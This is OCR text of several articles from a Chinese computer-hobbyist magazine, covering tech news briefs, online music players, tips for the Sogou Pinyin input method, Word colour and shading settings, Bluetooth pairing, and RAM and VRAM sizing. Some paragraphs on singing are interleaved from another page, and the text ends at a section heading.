想知道月球任何一个角落是什么模样，只要轻点鼠标就能实现。“‘嫦娥一号’全月球三维立体图自动构建技术”项目，3月9日上午通过了解放军总装备部组织的成果鉴定。利用“嫦娥一号”原始影像制作的可实时浏览的全月球三维立体图，可为我国探月二期工程的月球软着陆器选址、月球机器人运动规划和仿真等提供技术支撑。专家介绍说，世界上以前公布过的月球全图，主要是二维影像图和用激光高程数据制作的三维地形图。由于这两种图数据源不同，不能产生一致的三维月图，无法形象地展示全月球立体实景。

Ears Telepathic Switch（耳感应开关）

“耳感应开关”看起来就像一个正常的耳机，它的原理是用红外耳机设备连接一个微型电脑，并远程控制任何具备远程控制的设备。它的发明者大阪大学的谷口一弘表示，“如果有一台iPod的话，那么伸一下舌头就能让它停止或启动播放，眨一下左眼就能跳到下一首歌”，“这台机器还可以对各种面部表情进行编程，例如选择是抽一下鼻子还是一个微笑表示执行”。这项发明最早针对的是安装助听器的老人，如果他们经常打喷嚏就可以把这些警告信息发给他的亲属。该装置还可以作为身体残疾者的远程遥控器，例如他们想开摄像机或是电脑、空调或是要求进行医疗服务，这款装置均可以满足所需。



厂商自曝

摩托罗拉指纹识别手机

摩托罗拉最近浮出水面的一款Windows Mobile系统智能手机Napoleon令人瞩目。该款手机不仅支持GSM/CDMA双网双模，而且还别出心裁地提供了指纹识别功能。用于手机或PDA的指纹采集器件主要是划擦型传感器，优点是尺寸小、成本低。这种识别技术对于被盗的手机用户有好处。手机开机时要求用户通过一个快速的认证过程，用户将其手指划过传感器，如果通过认证则授权使用手机的各项功能。如果不是授权用户，手机便继续保持锁住。如果连续几次认证无法通过，则手机会删除存储器中的关键信息然后关机。除此之外，还可以阻止除主人以外的其他人访问手机的银行服务等关系较重大的个人功能。至于手机的其他功能方面，摩托罗拉Napoleon还装载了2.4英寸QVGA分辨率的65K色TFT液晶屏幕，并内置200万像素摄像头，配备有闪光灯，支持数码变焦及视频摄录和回放功能。而除了拥有Windows Media Player播放及兼容多种影音格式文件播放和拥有立体声蓝牙耳机等多媒体娱乐之外，该机还配备了WLAN无线局域网功能，并且用户也可以通过micro-SDHC存储卡扩展手机的存储容量。


您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛http://bbs.cfan.com.cn/thread-864267-1-1.html，投出你的一票！

火狐的新标签页理念

到目前为止，如果我们在火狐浏览器中打开一个新标签页，默认是开启一个空白页面。而实际上，在我们打开新标签页时，心中所想的是上下邮箱，或者上新浪看下新闻，或者其他什么。火狐实验室近日提出了改进新标签页的方案：一是在页面右侧设置快速访问工具栏。快速访问工具栏上显示用户最常访问的网页，并在这些网页有更新时发出提示，比如Gmail、Yahoo等。二是在页面的左上角捕捉用户行动，并执行相关的行动。比如，当你在开启新标签页之前选择了一段文字，那么开启新标签页之后，就会出现一个已经准备了的搜索按钮（搜索内容为你选择的文字），现在你只需要点击以下鼠标，就可以看到结果，甚至有可能连鼠标都不用点击。

三菱3D触摸技术

日前，三菱对外展示了自己最新的技术——3D触摸技术，采用该技术的触摸板能够与手指处于非接触状态下进行动作识别。目前该技术的原型机采用5.7英寸电容性VGA屏幕，三菱表示：3D触摸技术应用目标是在小尺寸设备上，目前主要是要解决成本问题。





如何飙高音？一种是躲过去，放松声带，让声音从后脑发出来。通常这种处理方式适合声音比较弱的高音，或者高音拍数不多的歌曲。例如王菲、江美琪、莫文蔚等的歌。

是男人就K100首

●周剑锋(江苏)

你喜欢K歌吗？如果这样问面条，他肯定会说：来吧哥们儿！让你见识见识什么叫麦霸。面条给麦霸的定义就是无歌不会，要达到这个境界，他可有不少绝招，“从唱一首到唱一宿，那是需要积累的！”面条一脸坏笑地说。总结起来，最重要的就是得多听，不光是听的时间长，还得听的种类杂。要是只会唱滥俗流行的歌，那算什么水平。在这里，面条独家透露了他练成麦霸的绝技。

QQ音乐随“新”听

登录http://music.qq.com，单击“立即下载QQ音乐播放器”下载安装；或者单击QQ面板下方的“QQ音乐”按钮出现对话框，然后单击“安装”，使用QQ账号和密码即可登录QQ音乐。下面就开始我们的听歌旅程了(见图1)。





●QQ音乐主要功能介绍

●制作自己的歌曲列表

高手支招：

1.马路上散步时无意听到一首歌，歌词写得很好，我该如何寻找这首歌？

首先你必须记得歌曲中的一两句歌词，然后进入QQ音乐，单击“乐库”里面的“搜索”选项，再选择“歌词”，在搜索框中输入记得的歌词，最后单击“搜索”按钮，稍后会显示包含该歌词的所有歌曲，找到你需要的歌曲，单击曲名后面的“播放”按钮就可以重温那美妙的旋律了。

2.我用QQ音乐收听在线歌曲，无意中发现断线后，听过的歌曲还能正常播放，为什么会这样？

这是因为QQ音乐中听过的歌曲都会自动保存在“QQ音乐”安装目录中(QQMusic)的cache文件夹中，不过这些文件无法使用其他播放器播放，只能使用QQ音乐来播放。

3. QQ音乐如何使用桌面歌词？

默认情况下歌词会自动以面板形式显示，单击“更改QQ音乐设置”按钮选择“查看→歌词→显示桌面歌词”，可将歌词显示在桌面上，通过该面板可以控制歌曲的播放、调整歌词等。

4. 用QQ音乐下载歌曲后会默认保存在系统分区，十分不便，如何修改？


单击QQ音乐主界面上“QQ音乐设置”按钮，选择“QQ音乐设置”，单击“个性设置”选项，在“下载设置”中可更改歌曲的默认保存文件以及歌曲的默认文件名等。

5. 前两天用QQ音乐可正常播放搜索到的音乐，可今天就不能播放了，这是什么原因？

原因很简单，QQ音乐搜索的歌曲都保存在网站上的，如果该网站出现问题或者网站删除了歌曲，那么歌曲就无法播放，解决方法是重新搜索该歌曲并添加到QQ音乐。

酷我，酷哦

登录http://mbox.kuwo.cn，单击“立即下载”按钮下载并安装酷我音乐盒(见图2)。



●酷我音乐盒主要功能介绍

●制作自己的歌曲列表

另一种是飙过去，通常嗓子先天条件比较好的可以这样处理，否则容易破，有些人可以轻松唱到B，不服都不行。但其实《青藏高原》也是很容易就喊到的，但需要胆量。最后一种就是比较专业的用气息。





高手支招

1.酷我音乐盒播放歌曲时会显示歌词，我想把歌曲和歌词拷贝到播放器，可找不到歌词，怎么办呢？

默认情况下，酷我音乐盒的歌曲保存在X:\KwDownload\song中（X表示软件安装盘符），歌词保存在X:\KwDownload\lyric中。我们可以修改默认保存目录。单击主界面上的“设置”按钮选择“选项设置”出现对话框，在“歌词文件”和“下载”两个选项中可修改默认保存目录。


2.酷我音乐盒中的MV是学歌的好东东，能否下载保存呢？

酷我音乐盒里面的MV是无法直接下载的，不过我们可以从其他途径入手。首先播放要下载的MV，播放结束后再重新播放，然后进入C:\Documents and Settings\zjf\Local Settings\Temp\KMusic（其中zjf是登录系统的用户名），在这个文件夹中会看到一个WMV格式的文件，大概在10MB~20MB之间。立即复制该文件并粘贴到其他文件夹中，这个文件就是我们需要的MV。注意：关闭酷我音乐盒之后，KMusic文件夹中就会被自动删除。


网站亦听歌

现在还有不少网站提供了免费在线听歌，无须安装任何软件，直接登录就可以听歌（见图3）。比如登录亦歌（http://www.1g1g.com），单击“开始亦歌之旅”会随机播放一些歌曲，单击“注册”按钮输入相关资料，注册后会自动登录到自己的账户中。当在异地听歌时，只要进入亦歌网站并登录自己的账户，就可以收听自己收藏的歌曲。 CF [XR01]









网络大补贴：
网上听歌，去处多多

除了文中介绍的四个在线听歌网站，现在类似的网站还有很多，使用操作都差不多，下面再给大家推荐一些听歌好去处。

酷狗音乐：http://www.kugou.com
新浪乐库：http://music.sina.com.cn/yueku/
Last.fm：http://cn.last.fm
聚友音乐：http://music.myspace.cn/media_main.php



随时随地用词库
可到搜狐网注册一个通行证，然后打开“输入法设置→通行证”选项，输入通行证账号和密码，自定义词库或个性化设置都会保存在搜狐网的服务器上，以后不管在何地使用搜狗拼音，只要登录自己的通行证，就可以使用自定义词库和设置了。

让“狗”跑得更快 玩转拼音输入法

●周建峰（江苏）

“系统自带的输入法太逊了！”，我们公司的小妹妹、大姐姐重装了系统后，都要求我给她们推荐一款好用的输入法。其实每个输入法都有每个输入法的特点，如果你喜欢这些特点，可能这对你就是一个好的输入法。下面我们看看常用输入法各有什么特点（见表1）。

表1

输入法	最重要特点	适用人群	菜鸟推荐指数
智能ABC输入法	系统自带、笔画辅助	拼音不太熟练	★★☆
谷歌拼音输入法	智能词库调整	拼音一般熟练	★★★
搜狗拼音输入法	智能词库调整	拼音一般熟练	★★★☆
紫光拼音输入法	智能词库调整	拼音一般熟练	★★☆
微软拼音输入法	整句输入	拼音非常熟练	★★
王码五笔输入法	完全笔画输入	专业人员	★

当然，这些输入法中，我认为都还没有达到五星级的程度，但近年来推出的谷歌和搜狗输入法非常有进取精神，搜狗在短语词组方面输入首屈一指，而谷歌在长语句方面更胜一筹。综合比较，对于一般菜鸟，搜狗输入法更要适合一点，不仅是因为她不断更新，还因为她具有非常多的贴心功能，这些功能非常方便我们菜鸟输入网络特色字符。因此，安装Windows操作系统+安装搜狗拼音输入法是对菜鸟的最终建议。那么，我们就来看看如何用好这个网络时代的输入法。

聊天有谁比我快

在聊天的时候，很多人都喜欢用各种表情，搜狗输入法当然也要为大家带来这个方便。

输入“hh”（哈哈的声母）再选择5：“O(∩_∩)O哈哈~”。

输入“mg”（玫瑰的声母）再按5，即可出现玫瑰字符画。

小提示：
选择6或者单击“更多字符画”可以看到更多的表情、符号、字符画等（见图1），可以弄一个表情输入的快捷键表贴在显示器旁，以后聊天的时候，各种生动的表情即可从你的指尖哗哗地流出来了。

1

数字符号快速输


现在都用电脑写论文、做会计，但输入一些特殊的数字和符号比较浪费时间，搜狗拼音简化了数字符号的输入，让你不再烦恼了。表2为大家提供了一些快捷输入方法。

表2

输入内容	输入方法
带圈的数字，如：①	先输入拼音“yi”，然后选择5
特殊符号，如：☆	输入拼音“wjx”（五角星拼音的声母），此时就会出现☆和★供选择
方向箭头，如：↓	输入拼音“xjt”（下箭头的声母）
大写金额数字，如：捌元陆角	先输入“v8.6”，然后选择b
自动转换日期，如：二〇〇九年八月六日	先输入“v2009.8.8”，然后选择b。或者输入“v2009n8y6r”，再选择b

生字照样打出来

拼音打字最怕遇到不认识的字了，搜狗为我们提供了笔画输入和拆分输入，可以轻松打出生字（见图2）。



2

笔画输入：先输入u，然后依次输入文字的笔顺，横（h）、竖（s）、撇（p）、捺（n）、折（z），点（d），一般只要输入一部分就会出现相应的文字供选择，比如：鬲，只要输入“uhsp”即可出现该字。

小提示：
小键盘上的1、2、3、4、5也代表h、s、p、n、z，笔顺规则与普通手机上的五笔画输入是完全一样的。拆分输入是将生字拆成两个或多个认识的熟字。比如：淼，只要输入“shuishuishui”，选择6即可。一般情况下组合字的序号都是6。

姓名输入智能化

中文姓名由于很少是词语，所以用拼音输入时就会比较慢，搜狗拼音采用了智能分析功能，能自动计算出合适的姓名。

比如输入姓名：周建峰，先输入拼音“zhoujianfeng”，然后按一下键盘上的“，”（逗号），此时就会出现该拼音的各种组合姓名（见图3），如果没有正确的按键盘上的“+”键进行翻页，一般情况下都会有我们需要的姓名。

zhou'jian'feng

3

小提示：
搜狗拼音会自动记忆，输入一次后，第二次输入时，你的名字就会列在第一位了。

拼音错误字照出
如果拼音不准，可设置模糊音。单击“菜单”按钮（快捷键【Ctrl+Shift+M】）选择“设置属性”打开输入法，切换到“高级选项→模糊音设置”，根据实际情况选择相应的模糊音。单击“纠错规则设置”，选择相应的规则，这样某些拼音输错时也会自动进行纠正。

自定义常用词句
比如单位地址、个人电话等可以设置成特定词句。单击“菜单→设置属性→高级选项→自定义短语设置”，选择“开启输入法自带短语→添加新定义”，输入自定义词句的拼音，再在下方输入自定义词句的内容。

CF [XR02]

借我一点颜色 还你一份精彩 Word的颜色和底纹设置

●姚文连（江苏）

使用Word编辑的文档，似乎从来都是那么正儿八经，如同一个永远都穿着西装革履的人，大家也认为Word永远也是那么一个灰色调。当我们要设计一份与众不同的文档时，都会想到用别的软件，其实在Word、Excel中，同样也可以是五彩斑斓的世界……


自从Office软件诞生的那一天起，就一直沿用白底黑字的默认配色方案，黑白颜色的对比可增强文档可读性。比如表格、自选图形、默认边框线都为黑色，填充色都为白色。其实这些颜色都可以修改，在制作一些特殊应用文档时，适当地设置不同的填充颜色，不仅不会影响阅读效果，还会增加文档的美感，给阅读者留下深刻的印象。

下面以设计制作一份同学聚会的邀请函为例，详细介绍Word 2007文档颜色填充和底纹设置的一般方法。

设置文档背景 彰显文档特色

首先，根据不同的邀请函类型，选择不同的文档背景。例如婚礼邀请函通常都使用红色或粉红色的背景，象征喜庆和浪漫。同学聚会的邀请函多选择蓝色或绿色作为背景色，象征着友谊长存。当然，各种颜色所代表的含义并非绝对，我们可根据实际情况进行选择。


单击“页面布局”按钮下方的“页面颜色”按钮，打开“主题颜色”选择框，单击“深蓝”颜色按钮，就可以将整个文档的背景颜色都设置为深蓝色（见图1）。



反色填充文字 突出主题内容

文档的背景颜色一旦确定下来，该文档中的文字、表格、图形等对象的颜色，都应该与之相协调。选择主题文字“邀请函”，单击“字符颜色”按钮，选择文字的颜色，这里选择白色。


为了强调一个页面或文档的主题文字，除了可以设置较大的字号以外，还可以采用反色显示的方法，将文字底纹颜色和填充颜色对调一下，比如《电脑爱好者》杂志的文档排版中，就经常会将标题文字反色显示，以增强阅读效果。单击“字体颜色”按钮，将“扬州大学九九届学生毕业”等文字的颜色设置为深蓝色，和文档背景色一样，这时文字将会被隐藏起来。然后再单击“底纹”按钮，将该段文字的底纹设置为白色，以突出邀请函的主题内容（如图2）。



> **小提示：**
> 根据笔者经验，以下几种文字颜色（前）和填充颜色（后）是较为理想的颜色搭配方案：白-蓝、白-黑、白-紫、白-红、黄-蓝、黄-黑、黄-红等。大家可以借鉴，但也应根据实际的文档页面效果，进行调整。

填充简便颜色 但求与众不同

上面使用反色填充文字的方法，只能使用一种颜色，常常用来强调文字较少的主题内容，而对于文字较多的邀请函正文，我们还可以使用自选形状的渐变填充，增强其阅读效果。在正文的上方，执行“插入→形状”命令，插入一个圆角矩形，双击矩形的边框，打开“绘图工具→格式”选项，执行“形状轮廓→无轮廓”命令，可以取消圆角矩形的轮廓，执行“形状填充→渐变”命令，选择一个合适的渐变的填充效果。然后执行“置于底层→衬于文字下方”命令，将自选形状显示在正文的下方，就可以为段落文字设置如梦如幻的渐变背景颜色（如图3）。



> **小提示：艺术字也梦幻**
> 在Word 2007中可以插入不同样式的艺术字，然而对于艺术字，系统只提供了一种固定颜色搭配方案。但我们也可以使用上述渐变填充形状的方法让艺术字更梦幻一点。具体操作方法如下：双击艺术字，打开“艺术字工具→格式”选项，单击“形状填充→渐变”按钮，选择一个渐变的填充效果。单击“图案”按钮，打开“填充效果”对话框，然后进行图案、纹理和图像等填充操作（见图4）。CF［XR03］





Gmail也推出客户端程序，你的Gmail邮件也可以保存在本机上了：http://www.cnbeta.com/articles/75845.htm

菜鸟扮酷，蓝牙用法一步一学

●daigua

蓝牙作为一种数码设备之间数据传输的工具，现在正被广泛应用在电脑、手机及流行数码设备领域中，其便捷的数据传输功能给朋友们带来诸多便利。不过，对于多数朋友来说，具体怎么去使用蓝牙，也许还处于一种懵懂状态，使用时还需他人指点。今天，就来介绍蓝牙的使用方法，让大家“看”得云开见月明，从此变身蓝牙达人。

小知识：何为蓝牙


蓝牙（Bluetooth），其实是一种短距离无线电技术，有时候我们也直接把蓝牙适配器简称为蓝牙。利用蓝牙技术，能够有效地简化掌上电脑、笔记本电脑和移动电话、手机等移动通信终端设备之间的通信。蓝牙让我们抛开传统通信的连线束缚，彻底地享受通信无拘无束的乐趣，并且传输速度相当快捷。现在市面上的大多数手机、笔记本电脑等都带有蓝牙的功能。

手机与手机的蓝牙连接

朋友手机里有好看的图片、好听的铃声，想要据为己有，怎么办呢？直接用手机进行蓝牙连接，连接上后就可以轻松地共享手机里的文件了。不过前提是双方的手机都要带有蓝牙功能。

第一步：需要开启两部手机的蓝牙，然后把其中一部手机的蓝牙设为可查找状态，用另一部手机选择查找设备，手机就会自动搜索附近有蓝牙信号的手机，稍后就会出现查找到某设备的通知。

第二步：查找到设备后，选择连接到设备。这时会出现要求输入密码，如输入数字6后确定，然后另一部手机也会出现要求输入密码，输入同样的密码后确定，稍后就会出现已连接上的通知。这样就完成了手机之间的蓝牙连接（见图1）。



第三步：现在就可以进行文件的传输了，不同的手机这个步骤也许会有些许不同，不过都是大同小异的。以Motorola A1200为例，在要传输文件的文件夹中选择“共享”，选中要传输的文件，再选择使用蓝牙共享，然后选择接收的手机，点击发送。在接收的手机中同意接收即可。

007装备，菜鸟也用蓝牙耳机

电影中看到过有人戴了个无线耳机讲电话吧？不要羡慕，其实这算是蓝牙最基本、最普遍的用途了。蓝牙耳机可以让我们在通话时释放我们的双手，特别对于行车途中的朋友来说，有效保证了行车的安全，特别实用。另外，也可以用蓝牙耳机来听音乐等等，摆脱普通耳机连线的烦恼。

小提示：

连接之前先要了解一下蓝牙耳机的基本功能，以下以三星wep200蓝牙耳机为例进行操作（见图2）。



具体连接可以参看蓝牙耳机说明书。

第一步：开启蓝牙耳机。按住开关键不放约4秒，会看见指示灯闪烁，也可以听见耳机中有提示音，这时，蓝牙耳机就打开了，关闭也是相同的方法。

第二步：打开手机的蓝牙并查找设备，找到耳机后选择连接。这时有的耳机需要输入特定的密码来进行连接（一般在说明书中有，多数为0000），有的则直接可以连接。建议将连接设置为自动连接，这样以后使用就不需要再手动进行连接了。

第三步：当手机的蓝牙处于开启状态时，有来电就可以打开蓝牙耳机来接听电话了。呼出电话时，在手机和蓝牙耳机处于连接状态时，用手机正常拨号或者用语音命令进行拨号都可以实现蓝牙耳机通话。

手机也能无线连接电脑

借助于蓝牙，我们可以摆脱以往常用的线式连接，照样使手机等带蓝牙的设备同电脑连接并进行数据的传输。现在的笔记本电脑基本都自带蓝牙适配器，台式机却很少有。不过只要花几十元钱买一个小小的“蓝牙棒”（蓝牙适配器）就可以了。

如果电脑的系统是Windows XP SP2及其以上的版本，打开系统的“控制面板”找到“蓝牙设备”，然后双击图标选择“选项”并勾选启用发现和显示蓝牙图标后确定，这样便能查找设备并方便使用（见图3）。这时，在手机上开启蓝牙并设置其为可查找状态。点击蓝牙设备最左端的选项卡“设备”，并点击下面的“添加”来添加蓝牙设备。在出现的向导中勾选准备好查找，然后一步步按提示进行即可完成连接（见图4）。



和手机之间的连接一样，连接完成后，就可以从电脑向手机传输文件了。最简单的方法就是通过右击桌面任务栏右下角的蓝牙图标并选择发送文件来实现。CF [XR04]

越大越好？适用才好！

●呆瓜

广告做的好，不如新飞冰箱好。是啊广告无时无刻不充斥着我们的生活，而IT产品的广告更是以噱头见长。“2GB显存的9500GT、4GB内存才能流畅运行Vista！”等妄加臆断的广告语比比皆是……

容量需求，因人而异


且不提2D/3D显存需求上的差距，就单单游戏不同、特效不同，对显存容量的要求就有很大差距。拿我们平常玩儿的魔兽争霸来讲，128MB甚至64MB已经远远可以满足，更不用提1GB、2GB了。

另外一方面，内存容量上也是大同小异，根据我们日常运行的软件，内存占用率有着很大的起伏。一个用来Vista上网、聊天、写文档的电脑需要的内存要远少于一台运行着Windows XP玩儿游戏、做设计的电脑。


那么我们如何来判定自己的内存、显存容量需求大小呢？

需求测试：显存篇

